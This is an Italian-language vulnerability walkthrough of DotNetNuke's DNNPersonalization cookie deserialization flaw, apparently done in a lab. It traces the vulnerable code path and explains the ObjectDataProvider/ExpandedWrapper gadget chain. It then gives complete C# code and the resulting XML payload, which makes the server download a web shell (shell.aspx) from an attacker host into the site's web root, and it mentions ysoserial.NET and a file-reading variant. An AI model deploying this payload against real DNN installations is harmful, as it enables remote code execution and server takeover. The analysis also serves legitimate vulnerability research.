

Vediamo che in Handle404OrException la variabile IsAuthenticated ora ha valore true e l'utente è quello del server IIS; quindi la richiesta viene trattata come un utente autenticato.
Il motivo del problema sta in questo codice
else if (transfer)
{
if (context.User == null)
{
context.User = Thread.CurrentPrincipal;
}
response.TrySkipIisCustomErrors = true;
IHttpHandler handler = new CDefault();
context.Handler = handler;
server.Transfer("~/" + text, true);
}
Se context.User non è presente → assegna Thread.CurrentPrincipal (cioè l'identità corrente del thread).
Questo fornisce alla richiesta le informazioni su utente/ruoli durante l'elaborazione successiva.
=> Quando passiamo qualsiasi contenuto nel cookie con la variabile DNNPersonalization, questo verrà eseguito come un utente normale.
Siamo sempre all'interno di DotNetNuke.dll –> PersonalizationController#LoadProfile(int, int)
Vediamo che la variabile text riceve il valore dal cookie e poi viene passata come input a Globals.DeserializeHashTableXml()

Globals.DeserializeHashTableXml()
La funzione DeserializeHashTableXml ha il compito di:
Ricevere una stringa XML (Source).
Analizzare la stringa XML per convertirla in un oggetto Hashtable.
Durante il parsing, chiama la funzione XmlUtils.DeSerializeHashtable, con il parametro "profile" per indicare il nodo radice XML.
Entriamo in XmlUtils.DeSerializeHashtable e vediamo come gestisce i dati

La funzione DeSerializeHashtable riceve una stringa XML e la converte in Hashtable. Per ogni nodo <item>, la funzione:
Prende key come chiave.
Prende type e chiama Type.GetType(type) per determinare il tipo di dato.
Usa XmlSerializer.Deserialize per trasformare il contenuto XML in un oggetto reale.
Lo aggiunge alla Hashtable.
👉 Il problema: type e il contenuto XML sono completamente controllati dall'utente (tramite il cookie DNNPersonalization)
Basandoci su XmlUtils#DeSerializeHashtable, che è il punto vulnerabile, creiamo un programma simile per serializzare e deserializzare un oggetto:
using System.Xml;
using System.Diagnostics;
using System.Xml.Serialization;
namespace example
{
public class Test
{
private string _name;
public string name
{
get { return _name; }
set { this._name = value; execCMD(); }
}
private void execCMD()
{
Process process = new Process();
process.StartInfo.FileName = this._name;
process.Start();
process.Dispose(); // close
}
}
public class Program
{
private static string fileFolder = "D:\\lab\\csharp\\DNN\\example\\serialization\\";
public static void Serialize(Object obj) // method xml serialize arbitrary object
{
// tạo xml root element
XmlDocument xmlDocument = new XmlDocument();
XmlElement xmlElementRoot = xmlDocument.CreateElement("profile");
xmlDocument.AppendChild(xmlElementRoot);
// tạo node con item có attribute type chứa tên object type
XmlElement xmlElementItem = xmlDocument.CreateElement("item");
xmlElementItem.SetAttribute("type", obj.GetType().AssemblyQualifiedName);
// serialize obj thành xmlDocumentObj
XmlDocument xmlDocumentObj = new XmlDocument();
XmlSerializer xmlSerializer = new XmlSerializer(obj.GetType());
StringWriter stringWriter = new StringWriter();
xmlSerializer.Serialize(stringWriter, obj);
xmlDocumentObj.LoadXml(stringWriter.ToString());
// thêm xml serialized object này vào node item và thêm node item vào root element
xmlElementItem.AppendChild(xmlDocument.ImportNode(xmlDocumentObj.DocumentElement, true));
xmlElementRoot.AppendChild(xmlElementItem);
File.WriteAllText( fileFolder + "obj.xml", xmlDocument.OuterXml);
}
public static void DeSerialize(string xmlSource, string rootname)
{
// Hashtable hashtable = new Hashtable();
if (!string.IsNullOrEmpty(xmlSource))
{
try
{
XmlDocument xmlDocument = new XmlDocument();
xmlDocument.LoadXml(xmlSource);
foreach (object obj in xmlDocument.SelectNodes(rootname + "/item"))
{
XmlElement xmlElement = (XmlElement)obj;
string attribute = xmlElement.GetAttribute("key");
string attribute2 = xmlElement.GetAttribute("type");
XmlSerializer xmlSerializer = new XmlSerializer(Type.GetType(attribute2));
XmlTextReader xmlReader = new XmlTextReader(new StringReader(xmlElement.InnerXml));
// hashtable.Add(attribute, xmlSerializer.Deserialize(xmlReader));
// custom
Object objResult = xmlSerializer.Deserialize(xmlReader);
Test testObj = (Test) objResult;
Console.WriteLine("Deserialize sucessful: " + testObj.name);
}
}
catch (Exception)
{
}
}
// return hashtable;
}
static void Main(string[] args)
{
// serialize
Test test = new Test();
test.name = "notepad.exe"
Serialize(test);
// deserialize
String xmlSource = File.ReadAllText(fileFolder + "obj.xml");
DeSerialize(xmlSource, "profile");
}
}
}
xml sarà simile a questo:<?xml version="1.0" encoding="utf-8"?>
<profile>
<item type="example.Test, ConsoleApp1, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null">
<Test xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
<name>notepad.exe</name>
</Test>
</item>
</profile>

DeserializePullFile di FileSystemUtils
Spiegazione:
PullFile(string URL, string FilePath) — metodo statico in FileSystemUtils usato per scaricare il contenuto da un URL al percorso FilePath sul sistema.
Internamente usa WebClient.DownloadFile(URL, FilePath) — l'azione di scaricare e scrivere il file.
Il catch registra solo l'errore e restituisce un messaggio; non rilancia l'eccezione.
Ma il problema è: XmlSerializer non può serializzare i metodi di una classe, ma solo campi e proprietà pubbliche. E tra i campi e le proprietà pubbliche della classe FileSystemUtils non ce n'è nessuno che possa chiamare il metodo PullFile.
Passiamo alla classe ObjectDataProvider
ObjectDataProvider è una classe in WPF (namespace System.Windows.Data, modulo PresentationFramework.dll).
È in grado di chiamare metodi a runtime — non solo contiene dati, ma può eseguire azioni (side-effect) chiamando qualsiasi metodo sull'oggetto avvolto.
Consente di passare parametri — l'attaccante può controllare i parametri passati al metodo (ad esempio URL e percorso file per un metodo PullFile).
ObjectDataProvider di per sé non “esegue codice” come un interprete — ma consente di chiamare qualsiasi metodo pubblico sull'oggetto avvolto. Quindi, se esiste un metodo pubblico con side-effect pericolosi (ad esempio scaricare file, eseguire processi, scrivere file), la catena può essere sfruttata.

Qui sta chiamando Refresh() di DataSourceProvider

Si prosegue con BeginQuery(); nota che ObjectDataProvider eredita da DataSourceProvider, quindi passiamo al BeginQuery() di ObjectDataProvider

Continuiamo con QueryWorker

Chiamerà InvokeMethodOnInstance

InvokeMethodOnInstance è il metodo che esegue (invoca) effettivamente la chiamata — usa la reflection per invocare il metodo specificato (MethodName) sull'oggetto che ObjectDataProvider sta “avvolgendo” (o sul tipo stesso se è statico), passando la lista MethodParameters, e restituisce il risultato del metodo.
Uso l'IDE JetBrains Rider per scrivere lo script; è necessario aggiungere il riferimento ai moduli DotNetNuke.dll e PresentationFramework.dll.

Abbiamo il payload eseguibile come segue
using System;
using System.IO;
using System.Xml;
using System.Xml.Serialization;
using System.Windows.Data; // ObjectDataProvider
using DotNetNuke.Common.Utilities; // FileSystemUtils (nếu bạn đã add DLL)
using System.Data.Services.Internal; // ExpandedWrapper (nếu có)
namespace example
{
public class Program
{
private static string fileFolder = "C:\\Users\\chinh\\Documents\\DNN"; // CHANGE THIS
public static void Serialize(Object obj) // method xml serialize arbitrary object
{
// tạo xml root element
XmlDocument xmlDocument = new XmlDocument();
XmlElement xmlElementRoot = xmlDocument.CreateElement("profile");
xmlDocument.AppendChild(xmlElementRoot);
// tạo node con item có attribute type chứa tên object type
XmlElement xmlElementItem = xmlDocument.CreateElement("item");
xmlElementItem.SetAttribute("type", obj.GetType().AssemblyQualifiedName);
// serialize obj thành xmlDocumentObj
XmlDocument xmlDocumentObj = new XmlDocument();
XmlSerializer xmlSerializer = new XmlSerializer(obj.GetType());
StringWriter stringWriter = new StringWriter();
xmlSerializer.Serialize(stringWriter, obj);
xmlDocumentObj.LoadXml(stringWriter.ToString());
// thêm xml serialized object này vào node item và thêm node item vào root element
xmlElementItem.AppendChild(xmlDocument.ImportNode(xmlDocumentObj.DocumentElement, true));
xmlElementRoot.AppendChild(xmlElementItem);
File.WriteAllText(fileFolder + "obj.xml", xmlDocument.OuterXml);
}
public static void DeSerialize(string xmlSource, string rootname)
{
// Hashtable hashtable = new Hashtable();
if (!string.IsNullOrEmpty(xmlSource))
{
try
{
XmlDocument xmlDocument = new XmlDocument();
xmlDocument.LoadXml(xmlSource);
foreach (object obj in xmlDocument.SelectNodes(rootname + "/item"))
{
XmlElement xmlElement = (XmlElement)obj;
string attribute = xmlElement.GetAttribute("key");
string attribute2 = xmlElement.GetAttribute("type");
XmlSerializer xmlSerializer = new XmlSerializer(Type.GetType(attribute2));
XmlTextReader xmlReader = new XmlTextReader(new StringReader(xmlElement.InnerXml));
// hashtable.Add(attribute, xmlSerializer.Deserialize(xmlReader));
// custom
Object objResult = xmlSerializer.Deserialize(xmlReader);
}
}
catch (Exception)
{
}
}
// return hashtable;
}
static void Main(string[] args)
{
ExpandedWrapper<FileSystemUtils, ObjectDataProvider> expandedWrapper = new ExpandedWrapper<FileSystemUtils, ObjectDataProvider>();
expandedWrapper.ProjectedProperty0 = new ObjectDataProvider();
expandedWrapper.ProjectedProperty0.ObjectInstance = new FileSystemUtils();
expandedWrapper.ProjectedProperty0.MethodName = "PullFile";
expandedWrapper.ProjectedProperty0.MethodParameters.Add("https://192.168.72.102:8000/shell.aspx");
expandedWrapper.ProjectedProperty0.MethodParameters.Add("C:\\Web\\DNN_Platform_9.1.0.367_Install\\js\\shell.aspx");
Console.WriteLine("Done!!");
Serialize(expandedWrapper);
String xmlSource = File.ReadAllText(fileFolder + "obj.xml");
DeSerialize(xmlSource, "profile");
}
}
}
otteniamo il file xml:
<profile>
<item key="myTableEntry" type="System.Data.Services.Internal.ExpandedWrapper`2[[DotNetNuke.Common.Utilities.FileSystemUtils],[System.Windows.Data.ObjectDataProvider, PresentationFramework, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35]], System.Data.Services, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089">
<ExpandedWrapperOfFileSystemUtilsObjectDataProvider xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
<ExpandedElement/>
<ProjectedProperty0>
<MethodName>PullFile</MethodName>
<MethodParameters>
<anyType xsi:type="xsd:string">http://192.168.72.102:8000/shell.aspx</anyType>
<anyType xsi:type="xsd:string">C:\Web\DNN_Platform_9.1.0.367_Install\js\shell.aspx</anyType>
</MethodParameters>
<ObjectInstance xsi:type="FileSystemUtils"></ObjectInstance>
</ProjectedProperty0>
</ExpandedWrapperOfFileSystemUtilsObjectDataProvider>
</item>
</profile>
Eseguiamo l'inserimento del payload


Procediamo con lo sfruttamento

Inoltre possiamo usare lo strumento ysoserial.NET per generare il payload


Inoltre possiamo sfruttare anche la lettura dei file tramite WriteFile della classe FileSystemUtils

